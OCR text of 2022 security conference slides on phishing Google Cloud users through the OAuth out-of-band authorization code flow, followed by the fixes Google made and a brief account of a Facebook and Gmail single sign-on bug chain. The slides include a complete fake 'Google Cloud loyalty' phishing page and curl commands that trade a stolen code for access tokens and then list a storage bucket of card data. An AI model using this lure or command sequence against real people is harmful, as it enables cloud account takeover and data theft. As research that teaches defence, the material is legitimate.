
© 2022 Jenko Hwong

Google Authorization Code Grant (OOB)


upon following phish, user authenticates



consent screen is shown



and user copies and...



© 2022 Jenko Hwong

Google Authorization Code Grant (OOB)

pastes the code...

cloud-google-platform.com/loyalty

Google Cloud

Click to go back, hold to see history

Thank you!

For being a loyal Google Cloud customer, we'd like to invite you to join our new **Customer Innovation Group**. Key benefits include:

- **Early access to pre-releases** of our latest features, including: Cloud Search, Hyper-Clusters, Security Operations Center, Incident Investigator, and Risk Visualizer.
- **Dedicated support channels** to our product teams via a support forum and chat link that will appear in the Google Cloud Console after enrollment.
- **Invitations to roundtable discussions** with the Google Cloud Engineering teams at leading cloud, IT, and security conferences such as Google Cloud Next, RSA, and Security Summit.

To apply for a complementary membership:

1. Go to our secure Google login page at: **https://accounts.google.com**
2. **Enter your Google Cloud credentials**, including 2FA, to verify your identity.
3. If your Google Cloud account is eligible, you'll be immediately shown your special invite code, which you should copy here to finalize yoru sign-up:

   4/1AX4XfWjpM9JsNPYvKi7iGz5oeEleyorWCWfs-jJe_ZASHehulvJbkddf [Submit]

   This offer is only valid for eligible corporate Google Cloud accounts in good-standing.

An email will be sent to the administrator email address on file with your Google Cloud account within 24 hours with instructions on how to access the preview releases, support channels, and roundtable events.

Security reminders: With the ongoing news about compromised or stolen credentials, please take the necessary precautions to safe-guard your credentials:

- Do not share your Google Cloud login password
- Make sure you have two-factor authentication turned on
- Be sure that any links you click on in Google emails have valid Google domains such as google.com and cloud.google.com.

—Google Cloud Platform Team

© 2022 Jenko Hwong

Google Authorization Code Grant (OOB)

and with the authorization code from the user, we can get an oauth access token

```
curl -s --data client_id=32555940559.apps.googleusercontent.com --data
client_secret=ZmssLNjJy2998hD4CTg2ejr2 --data
code=4/1AX4XfWjpM9JsNPYvKi7iGz5oeEleyorWCWfs-jJe_ZASHehuIvJbkddfQ3c --data-
urlencode scope=https://www.googleapis.com/auth/cloud-platform --data
redirect_uri=urn:ietf:wg:oauth:2.0:oob --data grant_type=authorization_code
https://www.googleapis.com/oauth2/v4/token

{
  "access_token": "ya29.a0ARrdaM8BWTs9s7D3Dxw...pJcuy3XvccQJ8VlSPXtIlGG69m",
  "expires_in": 3599,
  "refresh_token": "1//068pewTgaov2ECgYIARAAG...2vI3KUdjQ1tNz94vhaM0KkJ06UY",
  "scope": "https://www.googleapis.com/auth/cloud-platform",
  "token_type": "Bearer"
}
```

© 2022 Jenko Hwong

Google Authorization Code Grant (OOB)

and use the oauth access token to access the Google Cloud environment

```
curl -s -H "Authorization: Bearer
ya29.a0ARrdaM8BWTs9s7D3Dxw...pJcuy3XvccQJ8VlSPXtIlGG69m
https://storage.googleapis.com/storage/v1/b/pci-private-production/o

{
  "kind": "storage#objects",
  "items": [
    {
      "kind": "storage#object",
      "id": "pci-private-production/eicar.com/1XX44XX15XX59XX1",
      "selfLink": "https://www.googleapis.com/storage/v1/b/pci-prod/...
      "mediaLink": "https://storage.googleapis.com/download/storage/v1/b/pc..
      "name": "ccard.csv",
      "bucket": "pci-prod",
      "generation": "1XX44XX15XX59XX1",
      "metageneration": "1",
      "contentType": "application/octet-stream",
      "storageClass": "REGIONAL",
      "size": "68",
```


© 2022 Jenko Hwong


Keys to Attack: Google Authorization Code Grant (OOB)


Pre - Feb, 2022

gcloud CLI non-browser authentication

```
$ ./google-cloud-sdk-350.0.0/bin/gcloud auth login
twilliams@acme.com --force --no-launch-browser
Go to the following link in your browser:


https://accounts.google.com/o/oauth2/auth?response_type=code
&client_id=32555940559.apps.googleusercontent.com&redirect_u
ri=urn%3Aietf%3Awg%3Aoauth%3A2.0%3Aoob&scope=openid+https%3A
%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F
%2Fwww.googleapis.com%2Fauth%2Fcloud-
platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine
.admin+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcompute+htt
ps%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state
=BSCAUDqYCvuVwip6BkB9VuHCFBlHaQ&prompt=consent&access_type=o
ffline&code_challenge=VqyOo3_CYT-7jyQfApKWuf_iheUkbU316wCYP-
yLaWg&code_challenge_method=S256

Enter verification code:

4/1AX4XfW15JzESL12IoReQ....
```







© 2022 Jenko Hwong


Keys to Attack: Google Authorization Code Grant (OOB)

Pre - Feb, 2022

1 Assumed Application Identity

Authorization

Cloud Data, Compute, Users



Attacker

OAuth Tokens

5 Access

API Calls

Token

4 OOB: Copy Paste Code

2 Phish

3 Authenticate, Authorize


https://google.com/...

Google

User

Username Password

GCP



© 2022 Jenko Hwong


Defending: Google Authorization Code Grant (OOB)


gcloud CLI pre-v372.0.0: OOB[1]


CLI Machine , no GUI

```
$ ./google-cloud-sdk-350.0.0/bin/gcloud auth login
twilliams@acme.com --force --no-launch-browser
Go to the following link in your browser:


https://accounts.google.com/o/oauth2/auth?response_type=code&
client_id=32555940559.apps.googleusercontent.com&redirect_uri
=urn%3Aietf%3Awg%3Aoauth%3A2.0%3Aoob&scope=openid+https%3A%2F
%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F%2Fw
ww.googleapis.com%2Fauth%2Fcloud-
platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.
admin+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcompute+https
%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=BS
CAUDqYCvuVwip6BkB9VuHCFBlHaQ&prompt=consent&access_type=offli
ne&code_challenge=VqyOo3_CYT-7jyQfApKWuf_iheUkbU316wCYP-
yLaWg&code_challenge_method=S256

Enter verification code:

4/1AX4XfWjpM9JsNPYvKi7iGz5oeEleyorWCWfs-
jJe_ZASHehuIvJbkddfQ3c
```

Different machine with GUI/browser







[1] Pre - Feb, 2022

© 2022 Jenko Hwong

Defending: Google Authorization Code Grant (OOB)

gcloud CLI v372.0.0+: no OOB[1]

CLI Machine , no GUI

```
$ ./google-cloud-sdk-380.0.0/bin/gcloud auth login
twilliams@acme.com --force --no-launch-browser
You are authorizing gcloud CLI without access to a web
browser. Please run the following command on a machine with a
web browser and copy its output back here. Make sure the
installed gcloud version is 372.0.0 or newer.

gcloud auth login --remote-
bootstrap="https://accounts.google.com/o/oauth2/auth?response
_type=code&client_id=32555940559.apps.googleusercontent.com&s
cope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinf
o.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-
platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.
admin+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcompute+https
%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=o3
HwZwbJXZkF3CQMCihumHdOUKe9MJ&access_type=offline&code_challen
ge=SIikbPwOrpyDbF6EQakox8mWhXP55ujHx2fXTfAqCCY&code_challenge
_method=S256&token_usage=remote"

Enter the output of the above command:

https://localhost:8085/?state=o3HwZwbJXZkF3CQMCihumHdOUKe9MJ&
code=4/0AX4XfWi2RYH-
a5Dc33tnAh5Pf1IT58AVdDaJWQ_pbV_0QBoOImKlocmpK2VKsXWjjzgcsQ&sc
ope=email%20openid%20https://www.googleapis.com/auth/userinfo
.email%20https://www.googleapis.com/auth/cloud-
platform%20https://www.googleapis.com/auth/appengine.admin%20
https://www.googleapis.com/auth/compute%20https://www.googlea
pis.com/auth/accounts.reauth&authuser=1&hd=goskope.com&prompt
=consent
```

Different machine with CLI and GUI/browser

```
$ ./google-cloud-sdk-380.0.0/bin/gcloud auth login --remote-
bootstrap="https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=325559405
59.apps.googleusercontent.com&scope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserin
fo.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-
platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.google
apis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=o
3HwZwbJXZkF3CQMCihumHdOUKe9MJ&access_type=offline&code_challenge=SIikbPwOrpyDbF6EQakox8mWhX
P55ujHx2fXTfAqCCY&code_challenge_method=S256&token_usage=remote"

DO NOT PROCEED UNLESS YOU ARE BOOTSTRAPPING GCLOUD ON A TRUSTED MACHINE WITHOUT A WEB
BROWSER
AND THE ABOVE COMMAND WAS THE OUTPUT OF `gcloud auth login --no-browser` FROM THE TRUSTED
MACHINE.

Proceed (y/N)?  y

Your browser has been opened to visit:

https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.goo
gleusercontent.com&scope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+ht
tps%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-
platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.google
apis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=o
3HwZwbJXZkF3CQMCihumHdOUKe9MJ&access_type=offline&code_challenge=SIikbPwOrpyDbF6EQakox8mWhX
P55ujHx2fXTfAqCCY&code_challenge_method=S256&token_usage=remote&redirect_uri=http%3A%2F%2Fl
ocalhost%3A8085%2F

Copy the following line back to the gcloud CLI waiting to continue the login flow. WARNING:
The following line enables access to your Google Cloud resources. Only copy it to the
trusted machine that you ran the `gcloud auth login --no-browser` command on earlier.

https://localhost:8085/?state=o3HwZwbJXZkF3CQMCihumHdOUKe9MJ&code=4/0AX4XfWi2RYH-
a5Dc33tnAh5Pf1IT58AVdDaJWQ_pbV_0QBoOImKlocmpK2VKsXWjjzgcsQ&scope=email%20openid%20https://w
ww.googleapis.com/auth/userinfo.email%20https://www.googleapis.com/auth/cloud-
platform%20https://www.googleapis.com/auth/appengine.admin%20https://www.googleapis.com/aut
h/compute%20https://www.googleapis.com/auth/accounts.reauth&authuser=1&hd=goskope.com&promp
t=consent
```

[1] Feb, 2022

© 2022 Jenko Hwong

Defending: Google Authorization Code Grant (OOB)

OAuth out-of-band (oob) flow will be deprecated

OAuth out-of-band (OOB) is a legacy flow developed to support native clients which do not have a redirect URI like web apps to accept the credentials after a user approves an OAuth consent request. The OOB flow poses a remote phishing risk and clients must migrate to an alternative method to protect against this vulnerability. New clients will be unable to use this flow starting on **Feb 28, 2022.**

What do I need to do

Determine if your app is using the OOB flow

You can inspect your app code or the outgoing network call (in case your app is using an OAuth library) to determine if the Google OAuth authorization request your app is making has the following values for "redirect_uri" parameter.

redirect_uri=urn:ietf:wg:oauth:2.0:oob or *urn:ietf:wg:oauth:2.0:oob:auto* or *oob*

Migrate to an alternative flow

If your app is using the OOB method you need to migrate to another method which is more secure by default. Please consider the following alternative methods for migration.

- iOS clients: Google Sign-In for iOS SDK
- Android clients: Google Sign-In for Android SDK
- Chrome clients: Chrome Identity API
- Desktop clients: OAuth 2.0 for Desktop apps

Key dates for compliance

- Feb 28, 2022 - new OAuth usage will be blocked for the OOB flow
- Sep 5, 2022 - a user-facing warning message may be displayed to non-compliant OAuth requests
- Oct 3, 2022 - the OOB flow is deprecated for existing clients

https://developers.googleblog.com/2022/02/making-oauth-flows-safer.html

© 2022 Jenko Hwong

FB + Gmail SSO[1][2]

[1] Youssef Sammouda, 5/14/22: Multiple bugs chained to takeover Facebook Accounts which uses Gmail, https://ysamm.com/?p=763

[2] Malwarebytes, 5/17/22: https://www.malwarebytes.com/blog/news/2022/05/gmail-linked-facebook-accounts-vulnerable-to-attack-using-a-chain-of-bugs-now-fixed

Facebook Sandbox (fbsbx.com)

Sandbox allows XSS+CSRF attacks

Captcha iFrame (Checkpoint State)
- account verification, pwd reset
- data leakage of referer as GET param

https://www.fbsbx.com/captcha/recaptcha/iFrame/?referer=https://www.facebook.com/checkpoint/?next=<google_oauth_resp_with_access_token>


Google Identity (google.com)

Checkpoint State: OAuth token can be resent

Facebook (facebook.com)


© 2022 Jenko Hwong

FB + Gmail SSO



